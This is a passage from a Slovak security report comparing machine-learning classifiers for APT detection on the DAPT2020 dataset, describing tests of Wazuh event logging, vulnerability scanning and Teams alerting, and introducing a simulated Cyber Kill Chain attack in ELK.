- 5. deň: Exfiltrácia údajov (data exfiltration) - prenosy FTP, nahrávanie na Google Drive, komunikácia C&C

Korpus obsahuje 79 parametrov/príznakov (features) sieťového toku vrátane trvania toku, veľkostí paketov, časov medzi príchodmi, príznakov TCP, dĺžok hlavičiek, rýchlostí prenosu bajtov/paketov a rôznych štatistických ukazovateľov.

Dataset je získaný z viacerých zdrojov, čo poskytuje holistický pohľad, ktorý je kľúčový pre detekciu APT. Súbor dát DAPT2020 zahŕňa:

- úplné zachytenie paketov (PCAP): Kompletná sieťová prevádzka z testovacieho prostredia, ktorá umožňuje hĺbkovú kontrolu protokolov
- údaje o toku siete (NetFlow): Zhrnuté protokoly pripojení, ktoré sú menej podrobné, ale efektívne pre analýzu
- systémové protokoly
  - protokoly/logy udalostí systému Windows - protokoly zabezpečenia, systému a aplikácií, ktoré sú kľúčové na detekciu laterálneho pohybu (lateral movement), eskalácie privilégií (privilege escalation) a pretrvávanie (persistence)
  - Sysmon protokoly/logy - podrobné udalosti vytvárania procesov, sieťového pripojenia a zmeny súborov (neoceniteľné pre forenzné sledovanie)
- artefakty hostiteľa (host-based artifacts)
  - výpisy pamäte - pre účely analýzy škodlivého softvéru
  - obrazy diskov - pre účely forenznej investigatívy
  - výpisy procesov a prehľad registrov
- protokoly/logy upozornení a detekcií - výstupy z bezpečnostných nástrojov ako Suricata (IDS) a Elastic Security (SIEM) nasadených počas experimentu

Korpus obsahuje dve odlišné, prepojené APT kampane, ktoré boli inšpirované skupinami z reálneho sveta (napr. podobné APT29/Cozy Bear alebo APT32/OceanLotus):

1. Zameriava sa na krádež a únik údajov. Zahŕňa počiatočný kompromitačný útok, laterálny pohyb na databázovom serveri, umiestnenie údajov a únik prostredníctvom skrytých kanálov.
2. Zameriava sa na nasadenie ransomvéru. Zahŕňa vytvorenie základne (foothold), eskaláciu privilégií (escalating privileges), deaktiváciu obrany (disabling defenses) a nasadenie ransomvéru v sieti.

Tieto kampane zahŕňajú fázy ako prieskum (reconnaissance), počiatočný prístup (napr. spear-phishing), vykonanie (execution), pretrvávanie (persistence), laterálny pohyb (lateral movement) a exfiltrácia (exfiltration).

Dataset má nasledujúce kľúčové vlastnosti:

- používa moderné TTP a vzorky malvéru z časového rámca 2019 – 2020
- zachytáva útoky, ktoré sa odohrávajú v priebehu dní, nie sekúnd
- útoky sú starostlivo označené presnými časovými pečiatkami a namapované na rámec MITRE ATT&CK, vďaka čomu sú vynikajúce pre kontrolované strojové učenie a výskum založený na TTP
- synchrónny zber sieťových (network) a hostiteľských (host) záznamov umožňuje koreláciu medzi zdrojmi, čo je nevyhnutnosť pre lov APT (APT hunting).

Zo širšej skupiny AI/ML algoritmov a metód, ktoré možno použiť na detekciu perzistetných hrozieb APT, sme sa rozhodli otestovať nasledovné:

- Random Forest (náhodný strom)
- Support Vector Machine SVM (metóda podporných vektorov)
- Logistická regresia

Tieto metódy patria medzi najčastejšie používané techniky s veľmi dobrou úspešnosťou detekcie.

Vyhodnocovanie testov


Vyhodnocovanie testov prebiehalo rovnako ako v prípade detekcie nevyžiadaných SPAM správ, popísaných v kapitole 1.1 Detekcia nežiadúcich emailových správ (Spam) s použitím rovnakých vyhodnocovacích metrík a kritérií.

Výsledky testov


Metóda	Accuracy	Precision	Recall	F1-score	Processing time (sec.)
Log.Regression	0.9018	0.9005	0.9018	0.8970	0.17
Random Forest	**0.9842**	**0.9842**	**0.9842**	**0.9842**	0.19
SVM	0.9269	0.9312	0.9269	0.9212	48.91

Tab. 7: Výsledky testov pre detekciu APT hrozieb


Nasledujúce obrázky zobrazujú konfúznu maticu pre jednotlivé testované metódy.



Obr. 59: Konfúzna matica pre logistickú regresiu



Obr. 60“ Konfúzna matica pre SVM




Obr. 61: Konfúzna matica pre Random Forest

Na nasledujúcom obrázku možno vidieť grafické zobrazenie korelačného koeficientu pre vybrané príznaky v podobe tepelnej mapy, pričom je vidieť, že viacero z nich je vzájomne previazaných.




Obr. 62: Heat-mapa korelačného koeficientu pre vybrané príznaky

Na nasledujúcom obrázku je znázornených 10 najrelevantnejších príznakov pre detekciu APT útokov v modeli náhodného lesa vyhodnotených na základe nečistôt (angl. impurity-based).



Obr. 63: Top 10 dôležitých príznakov v modeli Random Forest

Nasledujúci obrázok vizualizuje úspešnosť (parameter Accuracy) jednotlivých zvolených klasifikačných metód.



Obr. 64: Porovnanie úspešnosti jednotlivých modelov

Zhodnotenie testov

Na základe vykonaných experimentov možno zhodnotiť, že najvhodnejšia metóda pre detekciu pokročilých APT útokov je najvhodnejšia metóda Random forest. Na datasete DAPT2020, ktorý je jedným z najkomplexnejších a najčastejšie používaných súborov dát pre detekciu APT útokov, sme dosiahli úspešnosť detekcie 98%. Táto hodnota je takmer identická pre metriky Precision aj Recall, takže je veľmi dobre pokrytá detekcia falošne pozitívnych aj falošne negatívnych detekcií. V poradí druhá najúspešnejšia metóda s úspešnosťou detekcie na úrovni 92% je metóda SVM, pričom metóda logistickej regresie dosahuje porovnateľnú úspešnosť detekciu s hodnotou ~90%. Z hľadiska času potrebného na testovanie dát dosahujú metódy Random forest a logistická regresia veľmi porovnateľné výsledky na úrovni desiatok milisekúnd, takže možno nasadiť obe metódy pre real-time aplikácie. SVM metóda potrebuje pri testovaní výrazne dlhší čas na detekciu na úrovni desiatok sekúnd, čo predstavuje viac ako 100-násobne dlhší čas.

Na základe vykonaných experimentov možno teda sumarizovať, že pre detekciu pokročilých perzistentných APT útokov je najvhodnejšia metóda Random Forest.

2 TESTOVANIE DETEKCIE INCIDENTOV V NÁSTROJI WAZUH

V nástroji Wazuh vidíme všetky udalosti, ktoré sa na monitorovanom koncovom zariadení udiali. Udalosti majú pridelený level závažnosti, od 1 po 15, pričom 1 je označenie najmenej závažného incidentu, resp. udalosti (napríklad úspešné prihlásenie), 15 je označenie najzávažnejšieho incidentu (napríklad detekcia rootkitu alebo pokus o eskaláciu práv).

2.1 Zaznamenanie udalosti - incidentu

V sekcii Threat Hunting vidíme všetky zaznamenané udalosti, čas výskytu (timestamp), názov agenta (agent.name), ich základný popis (rule.description), level závažnosti (level.id) a označenie danej udalosti (rule.id).

	timestamp	agent.name	rule.description	rule.level	rule.id
	Mar 30, 2026 @ 02:01:41.9...	monarc	Log file rotated.	3	591
	Mar 29, 2026 @ 12:56:26.4...	monarc	File deleted.	7	553
	Mar 29, 2026 @ 12:56:26.4...	monarc	File deleted.	7	553
	Mar 29, 2026 @ 12:56:26.4...	monarc	File deleted.	7	553
	Mar 29, 2026 @ 12:56:24.0...	monarc	File added to the system.	5	554
	Mar 29, 2026 @ 12:56:24.0...	monarc	File added to the system.	5	554
	Mar 29, 2026 @ 12:56:23.9...	monarc	File added to the system.	5	554
	Mar 29, 2026 @ 01:01:29.1...	monarc	Log file rotated.	3	591
	Mar 28, 2026 @ 01:01:16.1...	monarc	Log file rotated.	3	591
	Mar 27, 2026 @ 01:01:03.1...	monarc	Log file rotated.	3	591
	Mar 26, 2026 @ 11:55:59.4...	monarc	Integrity checksum changed.	7	550
	Mar 26, 2026 @ 11:55:59.2...	monarc	Integrity checksum changed.	7	550
	Mar 26, 2026 @ 11:55:58.6...	monarc	Integrity checksum changed.	7	550
	Mar 26, 2026 @ 11:55:58.3...	monarc	Integrity checksum changed.	7	550
	Mar 26, 2026 @ 11:55:57.8...	monarc	Integrity checksum changed.	7	550

2.2 Skenovanie zraniteľností


V sekcii Vulnerability detection vidíme prehľad zraniteľností na monitorovaných zariadeniach. Obsahuje zoznam chýb identifikovaných pomocou CVE identifikátorov, spolu s ich závažnosťou určenou podľa systému CVSS. Zobrazuje, ktorých zariadení sa týkajú, aké konkrétne softvérové balíky a verzie sú zraniteľné, a tiež informácie o dostupných opravách či odporúčaných aktualizáciách. Tieto údaje umožňujú rýchlo identifikovať bezpečnostné riziká a efektívne plánovať ich odstránenie.

	agent.na...	package....	package.version	vulnerability.description	vulnerability.seve...	vulnerability.id
	monarc	gnupg	2.2.27-3ubuntu2.5	In GnuPG through 2.4.8, if a signed message has \f ...	Medium	CVE-2025-68972
	monarc	gnupg	2.2.27-3ubuntu2.5	GnuPG can be made to spin on a relatively small inp...	Low	CVE-2022-3219
	monarc	libbinutils	2.38-4ubuntu2.12	The C++ symbol demangler routine in cplus-dem.c i...	Medium	CVE-2017-13716
	monarc	libbinutils	2.38-4ubuntu2.12	GNU binutils gold gold v1.11-v1.16 (GNU binutils v2...	Medium	CVE-2019-1010204
	monarc	libbinutils	2.38-4ubuntu2.12	GNU Binutils before 2.40 was discovered to contain ...	Medium	CVE-2022-48064
	monarc	libbinutils	2.38-4ubuntu2.12	A vulnerability classified as problematic has been fo...	Low	CVE-2025-1180
	monarc	libbinutils	2.38-4ubuntu2.12	libiberty/rust-demangle.c in GNU GCC 11.2 allows s...	Medium	CVE-2022-27943
	monarc	libbinutils	2.38-4ubuntu2.12	A vulnerability classified as problematic has been fo...	Low	CVE-2025-1152
	monarc	policykit-1	0.105-33	pkexec, when used with --user nonpriv, allows local ...	High	CVE-2016-2568
	monarc	php8.1-mysql	8.1.2-1ubuntu2.23	main/streams/xp_socket.c in PHP 7.x before 2017-0...	High	CVE-2017-7189
	monarc	php8.1-opca...	8.1.2-1ubuntu2.23	main/streams/xp_socket.c in PHP 7.x before 2017-0...	High	CVE-2017-7189
	monarc	libheif1	1.12.0-2build1	A vulnerability was identified in strukturag libheif up ...	Low	CVE-2026-3950
	monarc	libheif1	1.12.0-2build1	libheif is an HEIF and AVIF file format decoder and e...	Medium	CVE-2025-68431
	monarc	libheif1	1.12.0-2build1	libheif <= 1.17.6 contains a memory leak in the func...	High	CVE-2024-25269
	monarc	libheif1	1.12.0-2build1	There is a vulnerability in the strided image data par...	High	CVE-2023-0996

Vidíme tu všetky nájdené zraniteľnosti, názov agenta (agent.name), meno zraniteľného súboru (package.name), ich základný popis (vulnerability.description), level závažnosti (vulnerability.severity) a označenie danej zraniteľnosti (vulnerability.id).

2.3 Configuration assesment


Configuration assesment slúži na systematickú kontrolu a vyhodnotenie nastavení systémov, aplikácií alebo zariadení. Jeho hlavnou úlohou je overiť, či konfigurácie sú v súlade so stanovenými bezpečnostnými štandardmi, internými pravidlami alebo normami ako ISO či CIS Benchmarks, a identifikovať potenciálne riziká.





Pri hodnotení modul prechádza aktuálne nastavenia a zisťuje napríklad slabé heslá, nesprávne priradené práva, otvorené porty či zastarané konfigurácie. Na základe zistení generuje upozornenia a často aj rizikové skóre, ktoré pomáha organizáciám pochopiť, ktoré nastavenia predstavujú najväčšie ohrozenie.

2.4 Inventár dát

V sekcii Inventory Data vidíme prehľad všetkých sledovaných systémov, zariadení a aplikácií v našom prostredí. Dashboard zobrazuje jednotlivé položky inventára spolu s ich základnými informáciami, ako sú názov zariadenia, typ, verzia softvéru, stav a priradené bezpečnostné klasifikácie. Vidíme tu aj, sieťové rozhrania a IP adresy konkrétnych rozhraní, bežiace procesy, nainštalovaný softvér a jeho verzie.







2.5 Posielanie notifikácií

Analyzovali sme rôzne nástroje pre posielanie notifikácií ako Slack, PagerDuty a MS Teams. Pre účely monitorovania sme sa rozhodli použiť MS Teams. Integrácia je postavená na využití Incoming Webhook (HTTP endpoint). Platforma Wazuh odosiela dáta vo formáte JSON, ktoré sa v Teams transformujú na vizuálne štruktúrované karty (Adaptive Cards). Tento formát umožňuje prehľadné zobrazenie kľúčových metrík, ako sú úroveň závažnosti (severity), identifikácia agenta, ID pravidla a podrobný opis udalosti.



Na obrázku môžeme vidieť ako vyzerá adaptívna karta poslaná do kanála v MS Teams. V karte vidíme základný popis udalosti - incidentu, rule id, názov a ip adresu konkrétneho agenta, čas zaznamenania incidentu, lokácia incidentu a prípadne aj log.

3 TESTOVANIE DETEKCIE INCIDENTOV V ELK POMOCOU SIMULOVANÉHO ÚTOKU CYBER KILLCHAIN


V rámci testovania detekčných pravidiel bol realizovaný simulovaný útok, označovaný aj ako emulácia protivníka (adversary emulation). Tento prístup simuluje správanie útočníka na základe známych techník a postupov využívaných napríklad skupinami typu APT.

Pri návrhu scenára sme využili poznatky z frameworku MITRE ATT&CK, ktorý poskytuje prehľad techník a taktík útočníkov na základe reálnych incidentov. Simulovaný útok však nie je viazaný na konkrétny scenár z tohto frameworku, ale je mapovaný na jednotlivé fázy modelu Cyber Kill Chain.

Cyber Kill Chain predstavuje model popisujúci životný cyklus kybernetického útoku a slúži ako nástroj pre jeho detekciu a analýzu. Model zahŕňa nasledujúce fázy:

- prieskum (Reconnaissance)
- zbrojenie (Weaponization)
- doručenie (Delivery)
- zneužitie (Exploitation)
- inštalácia (Installation)
- ovládanie a riadenie (Command and Control)
- akcie na cieľ (Actions on Objective)

Jednotlivé fázy reprezentujú postup útočníka od získavania informácií o cieľovom systéme, cez jeho kompromitáciu až po dosiahnutie finálneho cieľa, napríklad získanie dát alebo narušenie dostupnosti systému.



Cyber kill chain

3.1 Testovacia infraštruktúra

